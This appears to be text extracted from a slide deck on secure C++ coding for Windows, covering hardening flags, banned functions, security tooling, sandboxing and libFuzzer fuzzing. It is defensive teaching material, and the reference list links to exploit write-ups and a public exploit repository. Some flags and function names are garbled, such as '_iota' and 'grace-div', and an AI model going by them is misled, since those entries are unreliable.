
Deserializers

Network Streams


Browser Data

User Input Data and Files


High Privilege



Windows Integrity Levels



App Scenario: Reduce and Isolate



Secure coding practices

Trust no one

Don't assume
anything and
question
everything

Beware of weak
contracts

Track the state

Secure coding practices

Pointer Usage	Validate pointer addresses ranges before use
User to Kernel	Validating user mode data in the kernel
Index Bounds checking	Always perform bounds checking on arrays and buffer access Avoid arithmetic errors with bounds checking
Avoid type confusion	Types need to be validated before a struct member is accessed - gsl::narrow_cast or wil safe_cast
Caller identity	Always identify the caller process
Enums	Verify enums with signedness

Secure coding practices

Safe Constructs	default to <code>GSL::Span</code> to replace traditional buffer
Memory Initialization	Secure memory initialization i.e. <code>RTLSecureZeroMemory</code> (windows)
Null memory	Always guard null memory access
Bad Asserts	Don't use asserts to hide bugs or validation
Try-Catch	Try-Catch blocks are big indicators of bugs
Recursion	Always ensure there is a max depth on recursion
Warnings	Don't Disable Warnings! Warnings highlight bigger issues

Secure coding practices

- C++ Core Guidelines - <https://isocpp.github.io/CppCoreGuidelines/>
- GSL Library - <https://github.com/microsoft/gsl>

Compiler Options Hardening (Windows)

Control Flow Guard	/guard:cf
Shadow Stack	/CETCOMPAT
Use ASan	/fsanitize=address
EH continuation	/guard:ehcont
Verify digital signatures	/INTEGRITYCHECK
Runtime checks	/RTC
Buffer Security Check	/GS
Safe Exception Handlers (default)	/SAFESEH
ASLR (default)	/DYNAMICBASE

Banned Functions

#include "banned.h"

memory allocation	malloc and memcpy
string concatenation	strcat and strncat
string copy functions	strcpy and strncpy
gets functions	gets and _getts
isbad	IsBadWritePtr
numeric conversion	_iota and _itow
path functions	_splitpath and makepath
scan functions	scanf
string print	sprintf and snprintf

Integrating Security into the Development Workflow

Microsoft Security DevOps has these built in

- BinSkim
- CodeQL
- PreFast and SAL annotations
- OASIS Static Analysis Results Interchange Format (SARIF)
- C++ Core Check rules

Third Party or Open Source Software

- If you must use OSS - Go for OSS that has fuzz testing integrated
- Ensure they have good code Maintenance
 - Check if security bugs are addressed in a timely manner
- Host your own OSS internal repo to avoid supply chain attacks
- Have a list of security vetted parsers (JSON, XML, etc)
- Call to Action: Owners of OSS should onboard to a fuzzing service (OSS-Fuzz)

Isolation

- Untrusted Process – Parsing Out-of-Process
- Sandboxing
- AppContainers – Consider Low IL
- Secure Enclaves (Trusted Execution)
 - Virtualization-based Security (VBS)
 - Intel Software Guard Extensions (Intel SGX)

Fuzzing

- LibFuzzer + Address Sanitizer
- Snapshot Fuzzing (Nyx, What the Fuzz)
- Structure Aware Fuzzing (libprotobuf-mutator)
- Fuzzing as a Service (OneFuzz, OSS-Fuzz)

Libfuzzer and ASan

The bar is not high, write simple function:

```
FUZZ_EXPORT int __cdecl LLVMFuzzerTestOneInput(uint8_t * data, size_t size) {  
    DecodeImage(data, size)  
    return 0; // Always return 0  
}
```

Compiler Options

/fsanitize-coverage=inline-bool-flag /fsanitize-coverage=edge /fsanitize-coverage=trace-cmp /fsanitize-coverage=grace-div

Link the libraries:

- clang_rt.fuzzer_no_main-x86_64.lib
- libsancov.lib

Note: Using libFuzzer on Windows without ASan is unsupported

Importance of a security-focused mindset

Considering security from the start of a project

Threat modeling at the design stage

Know the trust boundaries

Focus on attack vectors

Build attacker scenarios

Challenge assumptions

Key Takeaways

Adopt an Adversarial Mindset

Proactively identify and mitigate vulnerabilities by thinking like an attacker

Leverage Modern C++ Features and Security Tools

Use the GSL Library
Fuzzing is a powerful tool to help uncover memory-based vulnerabilities and should be in your CI/CD pipeline

Stay Informed and Engage with the Security

Follow security trends, participate in bug bounty programs, and collaborate with your security teams

References

C++ Core Guidelines - <https://isocpp.github.io/CppCoreGuidelines/>
GSL Library - <https://github.com/microsoft/gsl>
AttackSurfaceAnalyzer - <https://github.com/microsoft/AttackSurfaceAnalyzer>
<https://ti.qianxin.com/blog/articles/CVE-2023-28252-Analysis-of-In-the-Wild-Exploit-Sample-of-CLFS-Privilege-Escalation-Vulnerability/>
<https://github.com/ionescu007/clfs-docs/blob/main/README.md>
<https://research.checkpoint.com/2024/raspberry-robin-keeps-riding-the-wave-of-endless-1-days/>
<https://github.com/exploitblizzard/Windows-Privilege-Escalation-CVE-2021-1732/blob/main/CVE-2021-1732/CVE-2021-1732.cpp>
<https://securelist.com/zero-day-vulnerability-in-desktop-window-manager-cve-2021-28310-used-in-the-wild/101898/>
<https://www.cisa.gov/news-events/alerts/2022/03/15/russian-state-sponsored-cyber-actors-gain-network-access-exploiting-default-multifactor>
<https://securelist.com/nokoyawa-ransomware-attacks-with-windows-zero-day/109483/>
<https://securelist.com/zero-day-vulnerability-in-desktop-window-manager-cve-2021-28310-used-in-the-wild/101898/>
<https://chromium.googlesource.com/chromium/src/+ /master/docs/security/rule-of-2.md>
<https://llvm.org/docs/LibFuzzer.html>
<https://learn.microsoft.com/en-us/cpp/sanitizers/asan>
<https://github.com/0vercl0k/wtf>
<https://learn.microsoft.com/en-us/azure/defender-for-cloud/azure-devops-extension>
<https://github.com/google/libprotobuf-mutator>
<https://github.com/microsoft/onefuzz>
<https://github.com/google/oss-fuzz>

